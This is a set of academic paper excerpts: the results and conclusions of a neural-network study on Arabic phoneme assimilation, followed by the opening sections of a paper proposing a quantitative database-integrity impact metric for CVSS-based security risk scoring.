The function of 1st stage BPNN is to recognize Arabic phoneme by using its features. As illustrated in Fig. 8, the input layer of the 1st BPNN is of size 16-same as the size of the input pattern that is the LPC's coefficients. The size of the output layer is 8, the number of the phonemes that could be affected by the assimilation rules (see Table II). The number of the hidden layers and the size of each hidden layer are engaged to trial and error principle performed during the training stage.

The size of the input layer of the 2nd sage BPNN is two nodes (neurons) that indicate a phoneme and its neighbor one. Their values are of integer type, represent the codes of the input phonemes, each one is ranging from 0 to 8. The size of the output layer is 9 nodes (neurons), each one represents an assimilation rule of Arabic phoneme as listed in Table II. Due to the limited number of the input data and output targets, there was no difficulty to get a good mapping of the input phonemes to their corresponding output assimilation rule. It means that was no tries to get an identical number and size of the hidden layer. Fig. 9 illustrates the architecture used to develop the 2nd stage BPNN.



Fig. 8. Possible architecture of the 1st Stage BPNN.

[7] BPNN stands for Backpropagation Neural Network.



Fig. 9. Architecture of the 2nd Stage BPNN.

There is an intermediate space between 1st BPNN and 2nd BPNN. This space is a pattern of two cells that are filled by a process, which takes the outputs of 1st BPNN and fills this pattern with them. Thus, the intermediate pattern represents the codes of Arabic phoneme1 and Arabic Phoneme2 that are under Assimilation process and it is used as input to the 2nd BPNN. Several BPNN of different architectures were developed for each stage, where each stage is trained separately. The MATLAB's commands used to create a neural network are [51]:

Mynet= network InputS,LayerS,biasC,inputC,layerC,outputC)

The next step is the training stage that adjusts the weights of the connections among the neurons in the network. The supervised learning algorithm is the one used to achieve this task. The epoch of learning is the term used to indicate the performing of training procedure once. As many epochs performed as more generalization ability of classification gained by the ANN, which makes it able to recall these pattern-categories, and hence leads to correctly classification of any unknown/untrained input pattern. In our work, the number of samples of Arabic phoneme, which was between 1200-10000 determines the number of epochs. We set the stop-training condition to be either reaching error of 1x 10-6 or completing the specified epochs. MATLAB's command used to perform training is [51]:

Mynet = train (Mynet, InputPattern, TargetPattern);

Following the step of training each network's architecture under development, a measuring of the accuracy of the suggested BPNN is performed by using 10 samples of each phoneme (possibly affected by assimilation rules), which were randomly selected from the phoneme_database. Note that training data is used to train all possible architecture of BPNN as well as the using of testing data. This is significant criteria to assure the trusty of the results yielded.

Proper grouping of transfer functions, learning and training play a critical role in the success of any designed ANN. In this work, the BPNN of the two stages had been trained using back propagation learning algorithm of supervised training strategy with the following parameters [51]:



Fig. 10. MATLAB's training phase of a 1st Stage BPNN.

- Trainlm function for updating weights and bias values according to Levenberg-Marquardt optimization.
- Gradient descent method (GDM) with momentum weight and bias learning function, namely learngdm, for reducing the mean squared error between ANN's output and the actual error rate.
- The mean squared errors (mse) for measuring the network's performance together with the rate of convergence and the number of epochs taken to converge the network.

However, Fig. 10 illustrates a MATLAB's training phase used to train 1st Stage BPNN.

The last stage showed in Fig. 7, which is called Assimilated Phoneme is a process that generates the utterance of the assimilated phonemes. The utterance of each assimilation rule is stored and indexed in a file, where each one has a unique identification number opposite to the assimilation rule. Simply, Assimilated Phoneme process retrieves this utterance by its index number. This is much like a database of utterances to be retrieved by their number, which is resulted from the 2nd stage BPNN.

VI. Results

A set of test cases is used to verify the function of the proposed computation approach. Table III illustrates the achievements of multiple experienced architectures of 1st stage BPNN.

This work, up to our knowledge, is the first of its type, which makes the using of comparison approach to evaluate the results, is a difficult task.

Confusion matrix technique is used to validate the achievement of the proposed computation approach. Principally, a confusion matrix is used to evaluate the performance of a classification system. The confusion matrix encompasses two dimensions, one for the actual (negative and positive) classifications, and the other for the classification system predicts (negative and positive). Table IV illustrates the confusion matrix, which records the quantified relations between actual and predicted types of classifications by using the symbols a, b, c, and d [52].

The records of confusion matrix are used to measure several elements of performance like the accuracy, the recall, and the precision, where [52]:

- The accuracy (AC): the ratio of the correct (negative and positive) predictions to its total number, which is calculated as:

$$AC = \frac{a+d}{a+b+c+d} \tag{2}$$

- The recall or true positive rate (TP): the ratio of correctly identified positive cases (actual positive vs. predicted positive) to total actual positive cases, which is calculated by:

$$TP = \frac{d}{c+d} \tag{3}$$

- The precision (P): the ratio of correctly identified positive cases (actual positive vs. predicted positive) to total predicted positive cases, which is calculated by:

$$P = \frac{d}{b+d} \tag{4}$$

Using the results illustrated in Table III, the accuracy, recall, and precision are calculated for each of the experienced architecture reported in Table III. These calculations are shown in Table V, and illustrated as a graph chart in Fig. 11.

TABLE III. EXPERIENCED ARCHITECTURES OF 1ST STAGE BPNN AND THEIR ACHIEVEMENTS

ANN's Architecture (I-H_1-H_2-O)	Learning parameters			Testing using Training Data (error rate)	Testing using Testing Data (error rate)
	Maximum Number of Epochs	Tolerance of Minimizer	Cost Function		
16-20-20-9	*100,000*	*1e-15*	*mse*	*6 / 50 (12 %)*	*38 /80 (48%)*
16-20-25-9	*100,000*	*1e-15*	*mse*	*5 / 50(10 %)*	*39 /80 (49%)*
16-25-25-9	*100,000*	*1e-15*	*mse*	*5 /50 (10 %)*	*36 /80 (45%)*
16-30-25-9	*300,000*	*1e-15*	*mse*	*6 /50 (12 %)*	*37 /80 (46%)*
16-30-30-9	*350,000*	*1e-15*	*mse*	*5 /50 (10 %)*	*33 /80 (41%)*
16-33-30-9	*350,000*	*1e-15*	*mse*	*4 /50(8 %)*	*31 /80 (39%)*
16-33-30-9	*400,000*	*1e-15*	*mse*	*4 /50 (8%)*	*30 /80 (38%)*
16-35-30-9	*500,000*	*1e-15*	*mse*	*5 /50 (10 %)*	*29 /80 (36%)*
16-35-35-9	*450,000*	*1e-15*	*mse*	*5 /50 (10 %)*	*28 /80 (35%)*
16-30-38-9	*250,000*	*1e-15*	*mse*	*6 /50 (12%)*	*28 /80 (35%)*
16-30-40-9	*250,000*	*1e-15*	*mse*	*5 /50 (10 %)*	*27 /80 (34%)*

TABLE IV. ACTUAL VS PREDICTED CONFUSION MATRIX

		Predicted	
		Negative	Positive
Actual	Negative	a	b
	Positive	c	d



Fig. 11. Performances of experienced architectures.

TABLE V. EXPERIENCED ARCHITECTURES OF 1ST STAGE BPNN AND THEIR PERFORMANCES

ANN's Architecture (I-H_1-H_2-O)	NN (Value a in Table IV)	NP (Value b in Table IV)	PN (Value c in Table IV)	PP (Value d in Table IV)	Total	Accuracy (%)	Recall (%)	Precision (%)
16-20-20-9	20	12	32	66	130	66.15	67.35	84.62%
16-20-25-9	22	14	30	64	130	66.15	68.09	82.05%
16-25-25-9	29	13	28	60	130	68.46	68.18	82.19%
16-30-25-9	27	15	28	60	130	66.92	68.18	80.00%
16-30-30-9	28	10	28	64	130	70.77	69.57	86.49%
16-33-30-9	30	12	23	65	130	73.08	73.86	84.42%
16-33-30-9	30	11	23	66	130	73.85	74.16	85.71%
16-35-30-9	31	11	23	65	130	73.85	73.86	85.53%
16-35-35-9	31	11	22	66	130	74.62	75.00	85.71%
16-30-38-9	31	11	23	65	130	73.85	73.86	85.53%
16-30-40-9	31	11	21	67	130	75.38	76.14	85.90%

(***NN***: Actual Negative-Predicted Negative, ***NP***: Actual Negative-Predicted Positive, ***PN***: Actual Positive-Predicted Negative, ***PP***: Actual Positive-Predicted Positive)

In addition to the success of using ANN in the application of phoneme assimilation, the results also show that the performance of phonemes' recognition can be raised up as shown by accuracy, recall, and precision factors in Table V. In Fig. 11, however, there is a clear relationship between the size of the hidden layer and the precision performance of the proposed system. It is, as known, hard to form such relationship otherwise one can rely on such formula to design an optimal ANN without needing to practice trial and error approach in the developing of ANN.

By analyzing these results, we may suggest number factors that influence the enhancement of the recognition performance. The first one is relating to LPC coding of the phoneme signal; unfortunately, while the using of LPC coding approach results operative secure communication for sounds of low bandwidth, the quality is not in that goodness and it possibly be intolerable in both the fail to meet the molds of the filter model (like fricative or nasal sounds) and in case that decision of voiced/voiceless is error tolerant [50].

Another reason is that the ANN's recognition's performance is subjected to trial and error principle in the selecting of the number and size of the hidden layers. Keep trying to design different architecture could lead to better achievements. Obviously, this tactic is time consuming.

Not to forget the goodness of recording of the speech (phoneme signals). This factor is of important role that impact the coding/decoding of the phoneme and hence the accuracy of recognition. As much noise exist as more complexity and negative achievement gain.

VII. DISCUSSION

Computation of Arabic Assimilation rules handled by this paper, results a mapping process that locates the proper Assimilation rule of a certain written phonemes combination. The importance of such process is shown in the applications that utter a text (text to speech applications), where the mapping process is a stage in these applications.

A question may come that why mapping nature process and not generation nature process. Actually, the limited number of Assimilation rules supports the developing of mapping nature process. Also, the missing of rules at the level of speech signal that governs the process of assimilation obscures the developing of generation nature process. This challenge is considered as a problem to be solved by future works.

Another question that may come is why the using of ANN as an approach for computation the Assimilation rules. The answer for this question comes from the property of the ANN itself that is the self-learning. This property helps controlling those cases that are not follow the standard defined rules, which comes from different Arabic language dialects. This phenomenon is handled by using MSA, which ignores the existence of accents and limits the process on the standard Arabic. We may suggest here the using of other advanced processing approach like Genetic Algorithm (GA) to compute Assimilation rules.

VIII. CONCLUSIONS AND FINDINGS

In this paper, a BPNN based complex system is proposed to automate the assimilation process of Arabic phonemes. BPNN is used to identify the index of assimilation rule that is required to be applied for a certain combination of Arabic phonemes, and the resulted index of the assimilation rule is used to retrieve the opposite utterance of these assimilated Arabic phonemes.

The theoretical background of the assimilation rules is given and presented as a condition/action form. This description is used for developing a system to automate the assimilation rules of Arabic phonemes. This system encompasses the representing of a phoneme, the developing of a processing machine that yields assimilated phoneme. This processing machine is a form of ANN.

Both traditional LPC approach (for representing phoneme signal) and the MATLAB software toolkit are quite helpful for such kind of applications. The processing machine is composed of two stages. The 1st stage is a BPNN that is responsible for recognizing a phoneme. The 2nd stage is a BPNN also that is responsible for determining the assimilation rule related to the recognized phonemes. The reason that we select ANN as an approach for determining the assimilation rule instead of the simpler technique that is the rule-based is to create more harmonics between 1st stage and 2nd stage from designing point of view. However, while ANN is used previously for voice recognition mainly, here ANN is used for selecting proper assimilation rule for the input Arabic phonemes. This might open the door for researchers in computational phonology in speech composing and generating.

The confusion matrix is used here to measure the performance of the proposed system, which has (in a best-suggested architecture) 75.38% for accuracy, 76.14% for recall, and 85.90% for precision. Although there is no such previously work to make a comparison with, we can, however, and due to many reasons, report the need to enhance the way of design ANN using controlled approach instead of trial and error one used currently. Nevertheless, the experiments show the success of using ANN and the defined approach for handling duties of phonological alternations' process.

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Quantifying Integrity Impacts in Security Risk Scoring Models

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***Abstract*—Organizations are attacked daily by criminal hackers. Managers need to know what kinds of cyber-attacks they are exposed to, for taking defense activities. Attackers may cause several kinds of damages according to the knowledge they have on organizations' configuration and of systems' vulnerabilities. One possible result of attacks is damaging the database. Estimations of attacks' impacts on database integrity are not found in literature, besides intuitive managers' assessments. The aim of this work is defining a quantitative measure, which takes into consideration the known vulnerabilities threatening on database integrity and proving its feasibility. In this work a quantitative integrity impact measure is defined, formulated, illustrated and evaluated. The proposed measure is based on the real database configuration. The superiority of the measure over current practices is illustrated.**

Keywords—Security; cyber-attack; risk score; vulnerability; database integrity

I. Introduction

Hackers attack organizations and cause various kinds of damages. Damages may span from stealing data, changing their software or paralyzing their website [1]. Such attacks expose organizations' computers for long periods of times, sometimes for weeks. The long periods start the moment, the vulnerability has been detected until the time a patch is prepared and loaded in organizations' network. According to [2] there is a need for a solution that can rapidly evaluate system vulnerabilities' potential damages needed to decide what risk mitigation activities the organization has to take.

Information systems contain large amounts of software vulnerable components stemming from improper design plans or programming bugs. Attacks are conducted by exploiting software vulnerabilities existing in the target system. When an organizations' network is exploited the organization might be exposed to three kinds of damages: degradation of confidentiality, breaking integrity of the database or downgrading networks' availability to users. In order to decide on defense actions the organization needs to take, the organization should have accurate knowledge of its network, focusing on systems' vulnerabilities.

Data quality is defined as fitness of the data for organizations' purpose [3]. High quality data enables decision making and planning. In healthcare industry, poor data quality could lead to increase in mortality [4]. A major improvement in dealing with data was the invention of the relational databases introduced by Codd [5]. Since then the Structures Query Language (SQL) is considered the industry standard for data management [6]. However, there exist several functionalities that distinguish SQL from the relational model [7] for instance dealing with null values. The implications of those differences are not well understood yet. By exploiting inference and reasoning, integrity constraints constitute a principled approach for detecting inconsistency and improving data quality [6]. Lack of completeness makes data in the database dirty, a situation which might cause fatal consequences to organizations [8]. Techniques for keeping database integrity are complicated to implement and time consuming [9]. Several methods have been developed but none are sufficiently general for providing a complete practical impact solution. The common practice in database applications is still based on ad hoc techniques. The main approaches are database triggers and hand-coding at the application level. Both methods have major disadvantages, as they are prone to programming errors. So, the assumption underlying in this research is that database integrity is generally insufficient, especially after cyber-attacks when integrity might be massively broken. This work focuses on assessing organizational risks by using real updated contents of their information systems and databases. Organizations decide on defense activities according to the potential damage and to vulnerability characteristics [10]. Damage evaluation activities are performed in two ways. First, directly by searching the specific damages cause by the attack to the technological environment, which might be a complicated task to perform due to destroyed by the attacker. Second, indirectly by comparing after-attack systems' integrity to before-attack integrity. This work uses the second way, focusing on estimating the integrity impacts which is a metric used by security scoring models. This metric measures the impact to integrity of a successfully exploited vulnerability. Integrity refers to the trustworthiness and guaranteed accuracy of information. We focus on estimating the integrity impact factor which is used by security assessment models, a metric that measures the degradation of integrity to the attacked system when exploited. It is an environment-specific indicator used to measure the potential damage to the integrity that could be affected by an attack. The greater the proportion of damaged components to systems' integrity is, the higher is the score. This work proposes a formula and model which enables assessing the actual environment attacked instead of using subjective rough assessments of the users. The proposed model is based on the real-time information on systems' configuration, as proposed by [11]. This work shows the advantages quantitative exact risk scoring based on organizations' real environment instead of subjective users' assessment.

Organizations use various kinds of software tools to defend themselves from cyber-attacks; few of them are anti-virus, anti-span, firewalls, network and intrusion detection systems and prevention systems. Continuous Monitoring Systems (CMS) monitor computer systems in real time to detect vulnerabilities and notify as early as possible to limit organizations' exposure to attacks. Advanced monitoring tools use vulnerabilities databases which are continually updated whenever new vulnerabilities are published thus minimizing exposure time frame. CMS use scoring algorithm algorithms which assesses potential business damages in correlation to vulnerabilities database. This work proposes a CMS framework which evaluates risk scores relating to the actual configuration, focusing on an algorithm which improved accuracy of one out of several parameters used by scoring algorithms for security risk scoring computations. The specific parameter is the database integrity impacts parameter which measures the impacts of an attack on database integrity.

Evaluating integrity impacts are usually performed in two cases; first, on a regular basis for evaluating organizational security defense status, and second, after the system is attacked, for making urgent management decisions relating to recovery alternatives. Accurate risk scoring is critical in both cases for organizations' risk mitigation activities. Current security risk scores rely on qualitative estimates, thus might cause organizations under-mitigation of major risks and over-mitigation of minor risks. By using actual network configuration, organizations will be able to build IT systems in proportion to risks. According to [12] management of information systems under the conditions of frequent changes is a complex recognized problem, but the common solution is still absent. This work defines a new algorithm for assessing the integrity impact metric. The algorithm is based on two grounds: first, knowledge concerning actual database contents after the attack, and second, score evaluation based on quantitative rather than qualitative measures.

The rest of the paper is organized as follows. Section 2 describes current known existing solutions. Section 3 describes access control systems. Section 4 overviews database integrity constraints. Section 5 presents the proposed framework. Section 6 presents the integrity impact metric computation. Section 7 concludes and suggests future research directions.

II. Existing Solutions

Security monitoring tools intended to produce up to date risk scores should include the updated information managed by the external vulnerabilities databases. There exist several external vulnerabilities databases, some are public other proprietary for usage by their owners only [2]. Examples are The Sans Internet Storm Center services and The National Vulnerability Database (NVD). This work uses NVD vulnerabilities database for illustration of the proposed model.

Risk scoring systems make use of several parameters for evaluation organizations' risk scores in coordination with the vulnerabilities' that threaten the target system. The Common Vulnerability Scoring System (CVSS) is a scoring system which enables characterizing vulnerabilities and predicting risks [1]. CVSS uses three groups of parameters. Each group is represented by score compound parameters used for scoring computations. The basic parameters represent the intrinsic characteristics of the vulnerability such as the access vector used for exploits, access complexity, and authentication level needed for the attacker. The temporal parameters represent the vulnerabilities' specifications that might change over time due to defense activities taken such as patches published or updated new knowledge regarding vulnerabilities' actual damages to organizations. The environmental parameters represent the characteristics of vulnerabilities as configured by the specific organization, such as operating systems used by the organization, database management software and applications in use.

Organizations using CVSS scoring system may gain a standard scale for characterizing vulnerabilities, scoring risks and normalizing vulnerabilities according to their IT environment.

In order to compute the risk score, the CVSS algorithm performs manipulations on the three parameter groups, which must be specified prior to scoring algorithm execution. Basic and temporal parameters are specified by products' vendors who have the best knowledge of their product, its structure, design and flow of logic. Those parameters relate to the general characteristics of the vulnerability and to an anonymous attacked organization, but does not relate specifically to organizations' configuration. Environmental parameters are specified by the users who have the best knowledge of their environments and its impacts on their organization. This paper focuses on environmental metrics.

Environmental parameters are of three groups:

1) Collateral Damage Potential (CDP) which measure the potential damage caused by vulnerability.

2) Target Distribution (TD) which indicates the percentage of vulnerable components in organizations' network.

3) Security Requirements (CR, IR, AR).

Three parameters indicating the security requirements indicating the importance of their security objectives: Confidentiality Requirement (CR), Integrity Requirements (IR), and Availability Requirements (AR).

In this work we focus on the integrity impact metric which refers to the trustworthiness of information included in the database. This metric is calculated basing on two parameters, a basic and an environmental parameter. Parameter (I), is a basic parameter which measures the impact to integrity of a successfully exploited vulnerability. The possible values for this metric are: None, Partial and Complete, representing states of No impact, Partial, and Complete compromise of system integrity. Increased integrity impact increases the vulnerability score.

The environmental metric Integrity Requirement (IR) enable to customize the CVSS score depending on the importance of the affected IT asset to a user's organization, measured in terms of integrity. IR metric has three possible values: “Low”, “Medium” or “High.”

The full effect on the environmental integrity impact score is determined by the corresponding base impact metric that modifies the environmental score by reweighting the (base) integrity score and environmental impact metric.

According to Federal Information Processing Standards (FIPS) 1995 [13], organizations assign their IT resources security importance measures based on component location in the environment, business function using it, and potential losses in case the component is damaged. U.S. government assigns every IT asset to a group of assets called a system. Every system is assigned three importance ratings according to three security objectives: confidentiality, integrity, and availability, to represent the potential impact on the organization in case the system is compromised. According [14] CVSS follows this general model, but does not require organizations to use a particular system for assigning the impact ratings. According to NIST, organizations should define the specifications of security risks of their specific environment. however, [14] states that NIST does not define the ways organizations have to specify that information. The Department of State has implemented a scoring program called iPost that provides continuous monitoring capabilities of security risks for IT configuration. According to [15] the iPOST scoring model does not define the base scores of CVSS to reflect the characteristics of its specific environment. This work presents a model aimed to cope with this issue.

Quantification of the environmental parameters in CVSS system has been suggested in a research demonstrating improvements in accuracy of risk scores by using the actual IT configuration [16]. Those researchers suggest assessing damage potential using a directed graph which represents the interrelationships between systems' components representing message passing probabilities between components. In [11], author suggests quantifying risks based on a configuration management database which manages information on systems' components such as data tables, data items and security specifications. This paper continues this research direction which is aimed at improving risk scoring accuracy by quantification of the integrity impacts metric, basing evaluations on the specific organizations' environment.

III. Access Control

Access Control refers to control how Information Technology resources are accessed so that they are protected from unauthorized modifications or disclosure [17]. Access controls give organizations the ability to control, restrict, monitor and protect resource availability, integrity and confidentiality. A decision weather a user may access a specific resource is a process comprising two steps: authentication and authorization. Authentication is the process of identifying the user, and authorization is the decision of allowing him to access particular resources. Authorization is a core component of every operating system, using access criteria rules to enable its decisions. Access tables manage the information weather a user has the permissions to perform varied operations on resources. Granting access rights to users should be based on the users' need-to-know in order to perform his work. The different access criteria can be enforced by roles, groups, location, time, and transaction type. Roles are based on organizational job assignments. Groups are a way of assigning access control rights. A group represents a couple of users who require the same types of access to information. Using groups is easier to manage then assigning rights and permissions to each user. The need-to-know principle is based on the concept that users should be given access only to the information they require to perform their duties. Giving any more rights to a user raises the possibility of that user to abuse the permissions assigned to him, thus raising the risks of illegal usage. An Access Control Model is a framework that dictates how users access resources using mechanisms to enforce the rules of the model. Access control systems enable organizations to detect illegal access to their IT systems weather by external hostiles or inner unauthorized employees.

IV. Database Integrity Constraints

Database structure is defined using a data definition language (DDL) which is also used to specify properties of database contents. Definition of storage structure and access methods is done using special DDL statements. The data stored in the database must satisfy certain consistency constraints. The DBMS checks these constraints every time the database is updated. According to [18] integrity constraints can be categorized to five types. The constraints are presented using SQL notation.

1) Domain Constraints: A domain of possible values must be associated with every data item, for example integer types or range of real numbers. Those are the most elementary form of integrity constraints. Those constraints are tested by the DBMS each time a new data item is entered into the database.

2) Integrity Constraints: Constraints aimed to assure that changes made to the database do not result in loss of consistency. Such constraints guard against accidental damages to the database and can be implemented using arbitrary predicates pertaining to the database. Some forms of integrity constraints are: Not Null, Unique, and Check (<predicate>). The Not Null constraint prohibits the insertion of null values for specified attributes. The Unique constraint says that a list of attributes form a candidate key, that is, no two tuples in the table can be equal on all the primary-key attributes. The check Clause when applied to a table specifies that a predicate must be satisfied by every tuple in the table.

3) Referential Integrity Constraints: A value that appears in one table for a specific attribute also appears for a certain set of attributes in another table. Declaration of a foreign key in one table specifies that their must exist in another table as a primary key. Database modification might cause violation of referential integrity.

4) Assertions: Any condition that the database must always satisfy. Domain constraints and referential integrity constraints are special forms of assertions, however there are many constraints that cannot be expressed using those simple forms. Modifications to the database are allowed only if they do not violate that assertion.

5) Authorization: Differentiation among users according to type of access they are permitted on various data values in the database. In this work we focus on database contents, so we will not deal with authorizations.

The model presented in this work focuses on quantification of the proportion of integrity rules which might be damaged during a cyber-attack. The impacts of attacks cause breaking integrity rules, in addition to damages to database contents. The model includes a description of the CMS structure and components, then a presentation of the new impact factor formula and algorithm. Then the detailed algorithms' computations of the impact score after an attack has been conducted on a sample database which is governed by integrity rules. We illustrate the feasibility of computing a quantitative measure which is based on the actual organizational database, relating to specific vulnerabilities. We show the advantages of the proposed measure compared to current practices.

The proposed model may be useful in two cases: First, cases in which an organization has been attacked, forcing management to make quick decisions relating to recovery alternatives. Secondly, for assessing the potential damages to database integrity, in cases of future potential attacks.

V. Proposed Framework

The proposed framework is based on two principles (see Fig. 1). First, the environmental parameters are based on systems' configuration as opposed to current practices. The configuration specification is specified in a systems' Configuration Management Data Base (CMDB) [15]. This capability enables basing the scoring models on the actual IT configuration rather than relying on user's estimates as proposed by [16]. According to [19] it is impossible for organizations to make precise estimates of the economic damages caused by an attack without having full knowledge of users' IT environment. In [11], [20] authors state that network configuration should be monitored on a continuous basis, and vulnerabilities must be analyzed to provide the necessary appropriate security level. Secondly, the computed integrity impact is a real number which enables to put on one uniform scale for comparison reasons various states rather than the current ordinal three-grades scale, naming low, medium and high. This enables increasing accuracy of estimates, representing higher resolution risk assessment.

According to the proposed framework the system scans continually the NVD database of published vulnerabilities, searching for threats to actual organizational technological assets, and computing organizational risk scores. The proposed architecture and components are the following:

- Continuous Monitoring System (CMS)

The system scans the NVD searching for threats systems components producing updated risk scores of components which have been found to be threatened by relevant vulnerabilities. Computations of integrity impacts impact scores are performed in three cases:

1) When a new vulnerability is published, or its status changed by NVD.

2) When a change made to a systems' component: Changes may expose the component to new vulnerabilities or otherwise prevent risky states. Changes to the structure of the database or its contents may generate new exposures or changes of database integrity.

3) When the access control system signals that a certain systems' component was exploited by a human or program activity.

- Vulnerabilities database (NVD)

Vulnerabilities database includes all known vulnerabilities as published by database owners. Examples of vulnerability specifications used by NVD are: vulnerability category, vendor name, product name, published vulnerability start and end dates, vulnerability update dates, vulnerability severity, access vector, and access complexity [13].

- The Common Vulnerability Scoring system (CVSS)

The risk scoring system (CVSS) is the algorithm this research uses for illustration of the proposed model.

- Configuration Management Database (CMDB)

CMDB is a meta-database which includes all database components: data tables, columns, data items and all integrity constraints of the target system. The CMDB includes also security requirements (CR, AR, IR).

- Access Control System

Illegal access to systems' components are caused by hackers, illegal user or software flaws. Hostiles look for vulnerabilities or backdoors which let them bypass the access control system or change systems' logic, thus reaching illegally data or software components. This module monitors all systems' components including hardware devices, software components, databases, database integrity constraints, stored procedures, data tables, table columns or database data item. When the module recognizes an illegal access to a certain component it alerts operators or terminates processes.

- Organizational Database

Activation of CMS triggers a process of computing IR metrices relating to the specific attack and the specific environment the moment the attack was conducted. Computing IR involves a scan of all integrity constraints to check weather each constraint is still consistent after the system has been attacked. Attacks on database items which change or delete database, its contents might cause damages to the integrity of the database by breaking the integrity rules so that they are no more consistent. Checking the validity of the integrity constraints needs validation of the constraints to database contents to compute the amount of degrading in integrity rules. After the IR is computed it is written to the environment metrics database together with an indication of the environment the moment the system has been exploited.

- Environment metrics database

Each activation of CMS system, CVSS computes the new IR metric and writes it on the environment metrics database in addition to an equivalent environmental indicator. The environmental indicator includes a version number and a list of configuration components in accordance with the computed IR.



Fig. 1. Security continuous monitoring system framework.

VI. Integrity Impact Metric Computation

After a cyber-attack on the system, CMS executes the IR-Algorithm which checks weather the consistency the database is kept following the integrity constraints. IR-Algorithm scans all integrity constraints (written in the DBMS) and reads database contents calculating the amount of actual in-consistencies in the database, producing the IR environmental metric. IR-metric is an input to the CVSS scoring system. Below in Fig. 2 is outlined the IR-Algorithm pseudo-code.

For all integrity constraints written in CMDB compute inconsistency proportion:

; for Domain Constraints
The number of data items inconsistent with domain constraints / number of data items controlled by column domain constraints.

; for Integrity Constraints
The number of data items inconsistent with Integrity Constraints / number of data items controlled by relation or column domain constraints.

; for Referential Integrity Constraints
The number of Foreign-Keys inconsistent with Referential Integrity Constraints (meaning that there is no data item defined as Primary-Key of another table which is equal to the value of the Foreign-Key) / number of data items Foreign-Keys controlled by Referential Integrity Constraints.

;for Assertion Constraints
The number of data items inconsistent with Assertion Constraints / number of data items controlled by all database Assertion Constraints.

End For all

IR metric = Sum of four computed Integrity inconsistencies / total number of constraints.

Fig. 2. IR-Algorithm pseudo-code.

After computing four types if integrity inconsistencies we compute the IR-metric. IR-metric is a real number in the range [0..1].

0 <= IR <=1 since for the following argumentations:

The minimal IR value is assigned to zero in case there are no constraints on the database. The maximal IR value is 1 in case each data item which is controlled by a constraint is inconsistent with all the constraints.

Hence, the IR metric gets real value on [0..1] scale representing the proportion of the exact number of inconsistent data items out of all database constrained data items. Moreover, the metric represents the proportion of inconsistencies which are effective to the constraints, meaning that data items that are not constraint-controlled are not considered in IR computations.
